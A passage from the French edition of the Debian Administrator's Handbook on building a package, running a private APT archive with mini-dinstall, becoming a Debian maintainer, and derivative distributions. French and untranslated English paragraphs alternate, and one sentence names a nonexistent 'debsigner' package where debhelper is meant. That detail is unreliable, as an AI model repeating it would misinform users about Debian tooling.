Le fichier **rules** contient normalement un ensemble de règles employées pour configurer, compiler et installer le logiciel dans un sous-répertoire dédié (portant le nom du paquet binaire généré). Le contenu de ce sous-répertoire est ensuite intégré au paquet Debian comme s'il était la racine du système de fichiers. Dans le cas qui nous concerne, les fichiers seront installés dans le répertoire **debian/falcot-data/usr/share/falcot-data/** pour que les documents ainsi diffusés soient disponibles sous **/usr/share/falcot-data/** dans le paquet généré. Le fichier **rules** est de type **Makefile** avec quelques cibles standardisées (notamment **clean** et **binary**, respectivement pour nettoyer et produire le binaire).

Bien que ce fichier soit au cœur du processus, il est fréquent qu'il ne contienne que le strict minimum pour lancer un ensemble standardisé de commandes qui sont fournies par le paquet **debsigner**. C'est le cas dans le fichier préparé par **dh\_make**. Pour installer nos fichiers, nous allons simplement modifier le comportement de la commande **dh\_install** en créant le fichier **debian/falcot-data.install**:

```
data/* usr/share/falcot-data/
```

At this point, the package can be created. We will, however, add a lick of paint. Since the administrators want the documents to be easily accessed from the menus of graphical desktop environments, we add a `falcot-data.desktop` file and get it installed in `/usr/share/applications` by adding a second line to `debian/falcot-data.install`.

**Exemple 15.6 Le fichier `falcot-data.desktop`**

```
[Desktop Entry]
Name=Internal Falcot Corp Documentation
Comment=Starts a browser to read the documentation
Name[fr]=Documentation interne Falcot SA
Comment[fr]=Lance un navigateur pour lire la documentation
Exec=x-www-browser /usr/share/falcot-data/index.html
Terminal=false
Type=Application
Categories=Documentation;
```

Le fichier `debian/falcot-data.install` mis à jour ressemble donc à ceci :

```
data/* usr/share/falcot-data/
falcot-data.desktop usr/share/applications/
```

Our source package is now ready. All that is left to do is to generate the binary package, with the same method we used previously for rebuilding packages: we run the `dpkg-buildpackage -us -uc` command from within the `falcot-data-1.0` directory.

### 15.3. Créer une archive de paquets pour APT

Les administrateurs de Falcot SA maintiennent désormais un certain nombre de paquets Debian modifiés ou créés par eux et qui leur servent à diffuser des données et programmes internes.

Pour faciliter leur déploiement, ils souhaitent les intégrer dans une archive de paquets directement utilisable par APT. Pour des raisons évidentes de maintenance, ils désirent y séparer les paquets internes des paquets officiels recompilés. Les entrées qui correspondraient à cette situation dans un fichier `/etc/apt/sources.list.d/falcot.list` seraient les suivantes :

```
deb http://packages.falcot.com/ updates/
deb http://packages.falcot.com/ internal/
```

Les administrateurs configurent donc un hôte virtuel sur leur serveur HTTP interne. La racine de l'espace web associé est `/srv/vhosts/packages/`. Pour gérer ces archives, ils ont décidé d'employer le programme `mini-dinstall` (du paquet éponyme). Celui-ci scrute un répertoire d'arrivée `incoming/` (en l'occurrence, il s'agira de `/srv/vhosts/packages/mini-dinstall/incoming/`) pour y récupérer tout paquet Debian déposé et l'installer dans une archive Debian (dont le répertoire est `/srv/vhosts/packages/`). Ce programme fonctionne en traitant

les fichiers .changes créés lors de la génération d'un paquet Debian. Un tel fichier contient en effet la liste de tous les autres fichiers associés à cette version du paquet (.deb, .dsc, .diff.gz/debian.tar.gz, .orig.tar.gz ou fichiers équivalents utilisant d'autres outils de compression) et indique donc à `mini-dinstall` quels fichiers installer. Accessoirement, ce fichier reprend le nom de la distribution de destination (c'est souvent `unstable`) indiquée en tête du fichier `debian/changelog`, information utilisée par `mini-dinstall` pour décider de l'emplacement d'installation du paquet. C'est la raison pour laquelle les administrateurs doivent systématiquement modifier ce champ avant la génération d'un paquet et y placer `internal` ou `updates`, selon l'emplacement souhaité. `mini-dinstall` génère alors les fichiers indispensables au bon fonctionnement d'APT, par exemple `Packages.gz`.

#### ALTERNATIVE

##### `apt-ftparchive` and `reprepro`

Si l'emploi de `mini-dinstall` semble trop complexe par rapport à vos besoins de création d'une archive Debian, il est possible d'utiliser directement le programme `apt-ftparchive`. Ce dernier inspecte le contenu d'un répertoire et affiche sur sa sortie standard le contenu du fichier `Packages` correspondant. Pour reprendre le cas de Falcot SA, les administrateurs pourraient directement déposer les paquets dans `/srv/vhosts/packages/updates/` ou `/srv/vhosts/packages/internal/` et exécuter les commandes suivantes pour créer les fichiers `Packages.gz` :

```
$ cd /srv/vhosts/packages
$ apt-ftparchive packages updates >updates/Packages
$ gzip updates/Packages
$ apt-ftparchive packages internal >internal/Packages
$ gzip internal/Packages
```

La commande `apt-ftparchive sources` crée de manière similaire les fichiers `Sources.gz`.

`reprepro` is a more advanced tool for the same purpose. It can produce, manage and synchronize a local repository of packages. It stores packages and checksums in a Berkeley DB database file, so no database server is needed. With `reprepro` you can check signatures of mirrored repositories and create signatures of the generated package indices.

La configuration de `mini-dinstall` nécessite de mettre en place un fichier `~/.mini-dinstall.conf`, que les administrateurs de Falcot SA ont renseigné comme suit :

```
[DEFAULT]
archive_style = flat
archivedir = /srv/vhosts/packages

verify_sigs = 0
mail_to = admin@falcot.com

generate_release = 1
release_origin = Falcot SA
release_codename = stable

[updates]
```

```
release_label = Recompiled Debian Packages  
  
[internal]  
release_label = Internal Packages
```

Il est intéressant d'y remarquer la décision de générer des fichiers `Release` pour chacune des archives. Cela permettra éventuellement de gérer les priorités d'installation des paquets à l'aide du fichier de configuration `/etc/apt/preferences` (voir section 6.2.5, « [Gérer les priorités associées aux paquets](#) » page 124 pour les détails).

#### SÉCURITÉ

##### **mini-dinstall et droits**

Since `mini-dinstall` has been designed to run as a regular user, there is no need to run it as root. The easiest way is to configure everything within the user account belonging to the administrator in charge of creating the Debian packages. Since only this administrator has the required permissions to put files in the `incoming/` directory, we can deduce that the administrator authenticated the origin of each package prior to deployment and `mini-dinstall` does not need to do it again. This explains the `verify_sigs = 0` parameter (which means that signatures need not be verified). However, if the contents of packages are sensitive, we can reverse the setting and elect to authenticate with a keyring containing the public keys of persons allowed to create packages (configured with the `extra_keyrings` parameter); `mini-dinstall` will then check the origin of each incoming package by analyzing the signature integrated to the `*.changes` file.

L'exécution de `mini-dinstall` démarre en fait le démon en arrière-plan. Tant qu'il fonctionne, il vérifie toutes les demi-heures si un nouveau paquet est disponible dans le répertoire `incoming/`, le place dans l'archive et régénère les différents fichiers `Packages.gz` et `Sources.gz`. Si la présence d'un démon constitue un problème, il est possible de l'invoquer en mode non interactif (ou *batch*), à l'aide de l'option `-b`, à chaque fois qu'un paquet aura été déposé dans le répertoire `incoming/`. Découvrez les autres possibilités offertes par `mini-dinstall` en consultant sa page de manuel `mini-dinstall(1)`.

#### COMPLÉMENTS

##### **Générer une archive signée**

Les outils APT effectuent par défaut une vérification d'une chaîne de signatures cryptographiques apposées sur les paquets qu'ils manipulent, avant de les installer, dans le but de s'assurer de leur authenticité (voir la section 6.6, « [Vérification d'authenticité des paquets](#) » page 135). Les archives APT privées posent alors problème, car les machines qui doivent les utiliser vont sans arrêt afficher des messages d'avertissement pour signaler que les paquets que ces archives contiennent ne sont pas signés. Il est donc souvent judicieux de s'assurer que même les archives privées bénéficient du mécanisme *secure APT*.

`mini-dinstall` propose pour cela l'option de configuration `release_signscript`, qui permet de spécifier un script à utiliser pour générer la signature. On pourra par exemple utiliser le script `sign-release.sh` fourni par le paquet `mini-dinstall` dans `/usr/share/doc/mini-dinstall/examples/`, après l'avoir éventuellement adapté aux besoins locaux.

## 15.4. Devenir mainteneur de paquet

### 15.4.1. Apprendre à faire des paquets

Creating a quality Debian package is not always a simple task, and becoming a package maintainer takes some learning, both with theory and practice. It is not a simple matter of building and installing software; rather, the bulk of the complexity comes from understanding the problems and conflicts, and more generally the interactions, with the myriad of other packages available.

#### *Les règles*

A Debian package must comply with the precise rules compiled in the Debian policy, and each package maintainer must know them. There is no requirement to know them by heart, but rather to know they exist and to refer to them whenever a choice presents a non-trivial alternative. Every Debian maintainer has made mistakes by not knowing about a rule, but this is not a huge problem as long as the error gets fixed when a user reports it as a bug report (which tends to happen fairly soon thanks to advanced users). The Standards-Version field in `debian/control` specifies the version of the Debian policy with which a package complies. Maintainers should comply to the latest version of the Debian policy.

► <https://www.debian.org/doc/debian-policy/>

#### *Les procédures*

Debian n'est pas une collection de paquets réalisés individuellement. Le travail de chacun s'inscrit dans un projet collectif et, à ce titre, on ne peut être développeur Debian et ignorer le fonctionnement global de la distribution. Tôt ou tard, chaque développeur doit interagir avec d'autres volontaires. La référence du développeur Debian (paquet *developers-reference-fr*) reprend tout ce qu'il faut savoir pour interagir au mieux avec les différentes équipes du projet et profiter au maximum des ressources mises à disposition. Ce document précise également un certain nombre de devoirs que chaque développeur se doit de remplir.

► <https://www.debian.org/doc/manuals/developers-reference/>

#### *Les outils*

Toute une panoplie d'outils aide les responsables de paquets dans leur travail. Ce chapitre les décrit rapidement sans détailler leur emploi, car ils sont tous bien documentés.

**Le programme `lintian`** This tool is one of the most important: it is the Debian package checker. It is based on a large array of tests created from the Debian policy, and detects quickly and automatically many errors that can then be fixed before packages are released.

Cet outil ne fournit qu'une aide et il arrive qu'il se trompe (la charte Debian évolue parfois, `lintian` peut alors être momentanément en retard). Par ailleurs, il n'est pas exhaustif : qu'il ne signale aucune erreur ne signifie pas qu'un paquet est parfait, tout au plus qu'il évite les erreurs les plus communes.

**Le programme `piuparts`** Il s'agit d'un autre outil important : il automatise l'installation, la mise à jour, la suppression et la purge d'un paquet (dans un environnement isolé) et vérifie qu'aucune de ces opérations n'entraîne d'erreur. Il peut aider à détecter les dépendances manquantes et détecte également lorsque des fichiers subsistent de manière inattendue après que le paquet a été purgé.

**devscripts** Le paquet `devscripts` contient de nombreux programmes couvrant bien des aspects du travail d'un développeur Debian :

- `debuild` sert à générer un paquet (`dpkg-buildpackage`) et à vérifier dans la foulée s'il est conforme à la charte Debian (`lintian`).
- `debclean` nettoie un paquet source après la génération d'un paquet binaire.
- `dch` permet d'éditer facilement un fichier `debian/changelog` dans un paquet source.
- `uscan` vérifie si l'auteur amont a publié une nouvelle version de son logiciel. Ce programme nécessite un fichier `debian/watch` décrivant l'emplacement de publication de ces archives.
- `debi` installe (`dpkg -i`) le paquet Debian qui vient d'être généré (sans devoir saisir son nom complet).
- `debc` sert à consulter le contenu (`dpkg -c`) du paquet qui vient d'être généré (sans devoir saisir son nom complet).
- `bts` manipule le système de suivi de bogues depuis la ligne de commande ; ce programme génère automatiquement les courriers électroniques adéquats.
- `debrelease` envoie la nouvelle version du paquet sur un serveur distant sans devoir saisir le nom complet du fichier `.changes` concerné.
- `debsign` signe les fichiers `.dsc` et `.changes`.
- `uupdate` crée automatiquement une nouvelle révision du paquet lors de la publication d'une nouvelle version amont.

**debhelper et dh-make** `debhelper` est un ensemble de scripts facilitant la création d'un paquet conforme à la charte Debian, invoqués depuis `debian/rules`. Il a conquis de très nombreux développeurs Debian ; pour preuve, la majorité des paquets officiels l'utilisent. Tous les scripts sont préfixés par `dh_`.

Le script `dh_make` (du paquet `dh-make`) intègre les fichiers nécessaires à la génération d'un paquet Debian dans un répertoire contenant les sources d'un logiciel. Les fichiers qu'il ajoute utilisent `debhelper` de manière standard, comme son nom le laisse supposer.

**autopkgtest** `autopkgtest` runs tests on binary packages, using the tests supplied in the source package.

**reprotest** `reprotest` builds the same source code twice in different environments, and then checks the binaries produced by each build for differences. If any are found, then `diffoscope` (if unavailable, `diff`) is used to display them in detail for later analysis.

**dupload et dput** `dupload` et `dput` servent à envoyer une nouvelle version d'un paquet Debian sur un serveur local ou distant. C'est ainsi que les développeurs envoient leur paquet sur le serveur principal de Debian (`ftp-master.debian.org`) pour qu'il soit intégré à l'archive et distribué par les miroirs. Ces commandes prennent en paramètre un fichier `.changes` et en déduisent les autres fichiers à envoyer.

#### 15.4.2. Processus d'acceptation

Ne devient pas développeur Debian qui veut. Différentes étapes jalonnent le processus d'acceptation, qui se veut autant un parcours initiatique qu'une sélection. Ce processus est formalisé et chacun peut suivre sa progression sur le site web des nouveaux mainteneurs (nm est l'abréviation de *New Maintainer*).

→ <http://nm.debian.org/>

##### COMPLÉMENTS

##### Processus allégé pour les « Mainteneurs Debian »

Un statut de « Mainteneur Debian » (*Debian Maintainer*, DM) a été introduit. Le processus associé est plus léger et les droits que ce statut accorde se restreignent à pouvoir maintenir ses propres paquets. Il suffit qu'un développeur Debian vérifie préalablement tout nouveau paquet et qu'il indique qu'il considère le mainteneur capable de gérer son paquet tout seul.

#### Prérequis

Il est demandé à tous les candidats de maîtriser un minimum l'anglais. Cela est nécessaire à tous les niveaux : dans un premier temps pour communiquer avec l'examinateur, mais c'est aussi la langue de prédilection pour une grande partie de la documentation. De plus, les utilisateurs de vos paquets communiqueront avec vous en anglais pour vous signaler des bogues et il faudra être capable de leur répondre.

Le deuxième prérequis porte sur la motivation. Il faut être pleinement conscient que la démarche consistant à devenir développeur Debian n'a de sens que si vous savez par avance que Debian restera un sujet d'intérêt pendant de nombreux mois. En effet, la procédure en elle-même dure plusieurs mois et Debian a besoin de mainteneurs qui s'inscrivent dans la durée, car chaque paquet a besoin d'un mainteneur en permanence (et pas seulement lorsqu'il est créé).

## *Inscription*

La première étape (réelle) consiste à trouver un sponsor, ou avocat (*advocate*) ; c'est un développeur officiel qui affirme « je pense que l'acceptation de X serait une bonne chose pour Debian ». Cela implique normalement que le candidat ait déjà été actif au sein de la communauté et que quelqu'un ait apprécié son travail. Si le candidat est timide et n'affiche pas en public le fruit de son travail, il peut tenter de convaincre individuellement un développeur Debian officiel de le soutenir en lui présentant ses travaux en privé.

En parallèle, le candidat doit se générer une biclé (paire publique-privée) RSA avec GnuPG, qu'il doit faire signer par au moins deux développeurs Debian officiels. La signature certifie l'authenticité du nom présent sur la clé. En effet, lors d'une séance de signature de clés, il est d'usage de présenter des papiers d'identité (habituellement une carte d'identité ou un passeport) et les identifiants de ses clés pour officialiser la correspondance entre la personne physique et les clés. Cette signature nécessite donc une rencontre réelle ; si vous n'avez pas encore eu l'occasion de croiser un développeur Debian lors d'une manifestation de logiciels libres, il est possible de solliciter expressément les développeurs en demandant qui serait dans la région concernée par le biais de la liste de diffusion [debian-devel-french@lists.debian.org](mailto:debian-devel-french@lists.debian.org). Il existe également une liste de personnes disponibles pour signer des clés, organisée par pays et par ville.

► <http://wiki.debian.org/Keysigning>

Une fois l'inscription sur nm.debian.org validée par le sponsor, un *Application Manager* (« gestionnaire de candidature ») sera chargé de suivre le candidat dans ses démarches et de réaliser les différentes vérifications prévues dans le processus.

La première vérification est celle de l'identité. Si vous avez une clé signée par un développeur Debian, cette étape est facile. Dans le cas contraire, l'*Application Manager* essaiera de guider le candidat dans sa recherche de développeurs Debian à proximité de chez lui pour qu'une rencontre et une signature de clés puissent être arrangées.

## *Acceptation des principes*

Ces formalités administratives sont suivies de considérations philosophiques. Il est question de s'assurer que le candidat comprend le contrat social et les principes du logiciel libre. En effet, il n'est pas possible de rejoindre Debian si l'on ne partage pas les valeurs qui unissent les développeurs actuels, exprimées dans les deux textes fondateurs (et résumées au chapitre 1, « [Le projet Debian](#) » page 2).

En plus de cela, il est souhaité que chaque personne qui rejoint les rangs de Debian connaisse déjà son fonctionnement et sache interagir comme il se doit pour résoudre les problèmes qu'elle rencontrera au fil du temps. Toutes ces informations sont généralement documentées dans les divers manuels ciblant les nouveaux mainteneurs, mais aussi et surtout dans le guide de référence du développeur Debian. Une lecture attentive de ce document devrait suffire pour répondre aux questions de l'examinateur. Si les réponses ne sont pas satisfaisantes, il le fera savoir et invitera le candidat à se documenter davantage avant de retenter sa chance. Si la documentation ne

semble pas répondre à la question, c'est qu'un peu de pratique au sein de Debian permet de découvrir la réponse par soi-même (éventuellement en discutant avec d'autres développeurs Debian). Ce mécanisme entraîne les gens dans les rouages de Debian avant de pouvoir totalement prendre part au projet. C'est une politique volontaire et les gens qui arrivent finalement à rejoindre le projet s'intègrent comme une pièce supplémentaire d'un puzzle extensible à l'infini.

Cette étape est couramment désignée par le terme de *Philosophy & Procedures (P&P)* dans le jargon des personnes impliquées dans le processus d'acceptation de nouveaux mainteneurs.

### Vérification des compétences

Chaque demande pour devenir développeur Debian officiel doit être justifiée. En effet, on ne devient membre que si l'on peut démontrer que ce statut est légitime et qu'il permettra de faciliter le travail du candidat. La justification habituelle est que le statut de développeur Debian facilite la maintenance d'un paquet Debian, mais elle n'est pas universelle. Certains développeurs rejoignent le projet pour contribuer à un portage sur une architecture, d'autres pour contribuer à la documentation, etc.

Cette étape est donc l'occasion pour chaque candidat d'affirmer ce qu'il a l'intention de réaliser dans le cadre de Debian et de montrer ce qu'il a déjà fait dans ce sens. Debian privilégie en effet le pragmatisme et il ne suffit pas de dire quelque chose pour le faire prendre en compte : il faut montrer sa capacité à faire ce qui a été annoncé. En général, lorsqu'il s'agit de mise en paquet, il faudra montrer une première version du paquet et trouver un parrain (parmi les développeurs officiels) qui contrôle sa réalisation technique et l'envoie sur le serveur principal de Debian.

#### **COMMUNAUTÉ** **Parrainage**

Le parrainage (ou *sponsoring*) est un mécanisme par lequel un développeur Debian ou un mainteneur Debian vérifie un paquet préparé par quelqu'un d'autre et y appose sa signature pour le publier dans les dépôts officiels. Il permet ainsi à des personnes externes au projet, n'ayant pas suivi la procédure des nouveaux mainteneurs, de contribuer ponctuellement au projet, tout en garantissant que les paquets réellement inclus dans Debian ont toujours subi une vérification par un membre officiel.

Enfin, l'examinateur vérifiera les compétences techniques du candidat en matière de mise en paquet grâce à un questionnaire assez étayé. Une erreur bloque le processus (sans l'interrompre définitivement), mais le temps pour répondre n'est pas limité, toute la documentation est disponible et il est possible d'essayer plusieurs fois en cas d'erreur. Le questionnaire ne se veut pas discriminatoire mais a pour seul objectif de garantir un niveau minimum de connaissances aux nouveaux contributeurs.

Cette étape se nomme *Tasks & Skills* (T&S en abrégé) dans le jargon des examinateurs.

### Approbation finale

La toute dernière étape est la validation du parcours par un DAM (*Debian Account Manager*, ou gestionnaire des comptes Debian). Il consulte les informations fournies à propos du candidat


par l'examinateur et prend la décision de lui créer ou non un compte sur les serveurs Debian. Parfois, il temporisera cette création dans l'attente d'informations supplémentaires s'il le juge nécessaire. Les refus sont assez rares si l'examinateur a bien fait son travail d'encadrement, mais ils se produisent parfois. Ils ne sont jamais définitifs et le candidat est libre de retenter sa chance ultérieurement.

La décision du DAM est souveraine et quasiment incontestable. C'est pourquoi les responsables concernés ont souvent été la cible de critiques par le passé.



## Mots-clés

Avenir  
Améliorations  
Opinions



# Conclusion : l'avenir de Debian

# 16

---

---

---

---

Sommaire

---

---

Développements à venir 480

Avenir de Debian 480

Avenir de ce livre 481

---

---

*L'histoire de Falcot SA s'arrête, pour le moment, avec ce dernier chapitre. En revanche, celle de Debian continue et l'avenir nous réserve à coup sûr de nombreuses et agréables surprises.*

## 16.1. Développements à venir

Now that Debian version 10 is out, the developers are already busy working on the next version, codenamed *Bullseye*...

There is no official list of planned changes, and Debian never makes promises relating to technical goals of the coming versions. However, a few development trends can already be noted, and we can try to guess what might happen (or not).

In order to improve security and trust, an increasing number of packages will be made to build reproducibly; that is to say, it will be possible to rebuild byte-for-byte identical binary packages from the source packages, thus allowing everyone to verify that no tampering has happened during the builds. This feature might even be required by the release managers for testing migration.

In a related theme, a lot of effort will have gone into improving security by default, with more packages shipping an AppArmor profile.

Of course, all the main software suites will have had a major release. The latest version of the various desktops will bring better usability and new features. Wayland, the new display server, will likely obsolete X11 entirely.

With the widespread use of continuous integration and the growth of the archive (and of the biggest packages!), the constraints on release architectures will be harder to meet and some architectures will be dropped (like *mips*, *mipsel* and maybe *mips64el*).

## 16.2. Avenir de Debian

In addition to these internal developments, one can reasonably expect new Debian-based distributions to come to light, as many tools keep simplifying this task. New specialized subprojects will also be started, in order to widen Debian's reach to new horizons.

La communauté des utilisateurs Debian se sera étoffée et de nouveaux contributeurs rejoindront le projet... dont vous serez peut-être !

There are recurring discussions about how the software ecosystem is evolving, towards applications shipped within containers, where Debian packages have no added value, or with language-specific package managers (e.g. `pip` for Python, `npm` for JavaScript, etc.), which are rendering `dpkg` and `apt` obsolete. Facing those threats, I am convinced that Debian developers will find ways to embrace those evolutions and to continue to provide value to users.

Malgré son ancienneté et sa taille déjà importante, Debian continue de croître et d'évoluer dans de nombreuses directions — certaines sont d'ailleurs inattendues. Les contributeurs ne manquent jamais d'idées et les discussions sur les listes de développement — même si parfois elles ressemblent à des chamailleries — ne cessent d'alimenter la machine. Certains comparent même Debian à un trou noir : sa densité est telle qu'elle attire systématiquement tout nouveau projet libre.

Beyond the apparent satisfaction of most Debian users, a deep trend is becoming more and more indisputable: people are increasingly realizing that collaborating, rather than working alone in their corner, leads to better results for everyone. Such is the rationale used by distributions merging into Debian by way of subprojects.

Le projet Debian n'est donc pas près de disparaître...

### 16.3. Avenir de ce livre

We would like this book to evolve in the spirit of free software. We therefore welcome contributions, remarks, suggestions, and criticism. Please direct them to Raphaël ([hertzog@debian.org](mailto:hertzog@debian.org)) or Roland ([lolando@debian.org](mailto:lolando@debian.org)). For actionable feedback, feel free to open bug reports against the `debian-handbook` Debian package. The website will be used to gather all information relevant to its evolution, and you will find there information on how to contribute, in particular if you want to translate this book to make it available to an even larger public than today.

► <https://debian-handbook.info/>

We tried to integrate most of what our experience with Debian taught us, so that anyone can use this distribution and take the best advantage of it as soon as possible. We hope this book contributes to making Debian less confusing and more popular, and we welcome publicity around it!

We would like to conclude on a personal note. Writing (and translating) this book took a considerable amount of time out of our usual professional activity. Since we are both freelance consultants, any new source of income grants us the freedom to spend more time improving Debian; we hope this book to be successful and to contribute to this. In the meantime, feel free to retain our services!


► <https://www.freexian.com>

► <http://www.gnurandal.com>

À bientôt !



# Distributions dérivées



---

Sommaire

---

Aptosid et Siduction 485	Recensement et coopération 483	Ubuntu 483	Linux Mint 484	Knoppix 485
	Grml 486	Tails 486	Kali Linux 486	Devuan 486
	Raspbian 487	PureOS 487	SteamOS 487	DoudouLinux 486
				Et d'autres encore 487

---

## A.1. Recensement et coopération

Le projet Debian a pleinement conscience du rôle important des distributions dérivées et souhaite faciliter la coopération. Il s'agit de réintégrer les améliorations développées par ces distributions pour que tout le monde en bénéficie et pour simplifier le travail de maintenance à long terme.

C'est pourquoi les distributions dérivées sont invitées à prendre part aux discussions sur la liste `debian-derivatives@lists.debian.org` et à participer à un recensement. Ce dernier a pour objectif de collecter des informations sur le travail effectué dans la distribution dérivée, afin que les mainteneurs Debian officiels puissent plus facilement voir l'état de leur paquet dans la distribution en question.

- ⇒ <https://wiki.debian.org/DerivativesFrontDesk>
- ⇒ <https://wiki.debian.org/Derivatives/Census>

Faisons maintenant un tour d'horizon des distributions dérivées les plus intéressantes et les plus populaires.

## A.2. Ubuntu

Ubuntu made quite a splash when it came on the free software scene, and for good reason: Canonical Ltd., the company that created this distribution, started by hiring thirty-odd Debian

developers and publicly stating the far-reaching objective of providing a distribution for the general public with a new release twice a year. They also committed to maintaining each version for a year and a half.

These objectives necessarily involve a reduction in scope; Ubuntu focuses on a smaller number of packages than Debian, and relies primarily on the GNOME desktop (although there are Ubuntu derivatives that come with other desktop environments). Everything is internationalized and made available in a great many languages.

So far, Ubuntu has managed to keep this release rhythm. They also publish *Long Term Support* (LTS) releases, with a 5-year maintenance promise. As of June 2019, the current LTS version is version 18.04, nicknamed Bionic Beaver. The last non-LTS version is version 19.04, nicknamed Disco Dingo. Version numbers describe the release date: 19.04, for example, was released in April 2019.

#### EN PRATIQUE

#### La promesse d'assistance et maintenance d'Ubuntu

Canonical a changé plusieurs fois les règles portant sur la durée de la période durant laquelle une version donnée est maintenue. En tant que société, Canonical promet actuellement de fournir des mises à jour de sécurité sur tous les logiciels inclus dans les sections `main` et `restricted` de l'archive Ubuntu pendant 5 ans (pour les versions « *Long Term Support* » ou LTS) et 9 mois pour les versions non LTS. Tout le reste (notamment les sections `universe` et `multiverse`) est maintenu sur la base du volontariat par les membres de l'équipe MOTU (*Masters Of The Universe*). Si vous dépendez de logiciels qui sont dans ces dernières sections, vous devez être prêts à en assurer la maintenance de sécurité vous-même.

Le succès d'Ubuntu est évident auprès du grand public. La distribution a conquis plusieurs millions d'utilisateurs grâce à sa facilité d'installation et au travail effectué pour rendre le poste bureautique plus simple à l'usage.

Ubuntu and Debian used to have a tense relationship; Debian developers who had placed great hopes in Ubuntu contributing directly to Debian were disappointed by the difference between the Canonical marketing, which implied Ubuntu were good citizens in the Free Software world, and the actual practice where they simply made public the changes they applied to Debian packages. Things have been getting better over the years, and Ubuntu has now made it general practice to forward patches to the most appropriate place (although this only applies to external software they package and not to the Ubuntu-specific software such as Mir or Unity).

⇒ <https://www.ubuntu.com/>

### A.3. Linux Mint

Linux Mint is a (partly) community-maintained distribution, supported by donations and advertisements. Their flagship product is based on Ubuntu, but they also provide a “Linux Mint Debian Edition” variant that evolves continuously (as it is based on Debian Testing). In both cases, the initial installation involves booting a live DVD or a live USB storage device.

The distribution aims at simplifying access to advanced technologies, and provides specific graphical user interfaces on top of the usual software. For instance, Linux Mint relies on Cinnamon instead of GNOME by default (but it also includes MATE as well as Xfce); similarly, the package management interface, although based on APT, provides a specific interface with an evaluation of the risk from each package update.

Linux Mint includes a large amount of proprietary software to improve the experience of users who might need those. For example: Adobe Flash and multimedia codecs.

► <https://linuxmint.com/>

## A.4. Knoppix

The Knoppix distribution barely needs an introduction. It was the first popular distribution to provide a *live CD*; in other words, a bootable CD-ROM that runs a turn-key Linux system with no requirement for a hard-disk — any system already installed on the machine will be left untouched. Automatic detection of available devices allows this distribution to work in most hardware configurations. The CD-ROM includes almost 2 GB of (compressed) software, and the DVD-ROM version has even more.

Combining this CD-ROM to a USB stick allows carrying your files with you, and to work on any computer without leaving a trace — remember that the distribution doesn't use the hard-disk at all. Knoppix uses LXDE (a lightweight graphical desktop) by default, but the DVD version also includes GNOME and Plasma. Many other distributions provide other combinations of desktops and software. This is, in part, made possible thanks to the *live-build* Debian package that makes it relatively easy to create a live CD.

► <https://live-team.pages.debian.net/live-manual/>

Note that Knoppix also provides an installer: you can first try the distribution as a live CD, then install it on a hard-disk to get better performance.

► <https://www.knopper.net/knoppix/index-en.html>

## A.5. Aptosid et Siduction

These community-based distributions track the changes in Debian *Sid (Unstable)* — hence their name. The modifications are limited in scope: the goal is to provide the most recent software and to update drivers for the most recent hardware, while still allowing users to switch back to the official Debian distribution at any time. Aptosid was previously known as Sidux, and Siduction is a more recent fork of Aptosid.

► <http://aptosid.com>

► <https://siduction.org>

## A.6. Grml

Grml is a live CD with many tools for system administrators, dealing with installation, deployment, and system rescue. The live CD is provided in two flavors, full and small, both available for 32-bit and 64-bit PCs. Obviously, the two flavors differ by the amount of software included and by the resulting size.

► <https://grml.org>

## A.7. Tails

Tails (*The Amnesic Incognito Live System*) a pour objectif de fournir un système *live* qui préserve l'anonymat et la confidentialité. Il prend soin de ne laisser aucune trace sur l'ordinateur sur lequel il tourne, et utilise le réseau Tor pour se connecter le plus anonymement possible à Internet.

► <https://tails.boum.org>

## A.8. Kali Linux

Kali Linux is a Debian-based distribution specializing in penetration testing (“pentesting” for short). It provides software that helps auditing the security of an existing network or computer while it is live, and analyze it after an attack (which is known as “computer forensics”).

► <https://kali.org>

## A.9. Devuan

Devuan is a fork of Debian started in 2014 as a reaction to the decision made by Debian to switch to `systemd` as the default init system. A group of users attached to `sysv` and opposing drawbacks to `systemd` started Devuan with the objective of maintaining a `systemd`-less system.

► <https://devuan.org>

## A.10. DoudouLinux

DoudouLinux targets young children (starting from 2 years old). To achieve this goal, it provides a heavily customized graphical interface (based on LXDE) and comes with many games and educative applications. Internet access is filtered to prevent children from visiting problematic websites. Advertisements are blocked. The goal is that parents should be free to let their children use their computer once booted into DoudouLinux. And children should love using DoudouLinux, just like they enjoy their gaming console.

► <https://www.doudoulinux.org>

## A.11. Raspbian

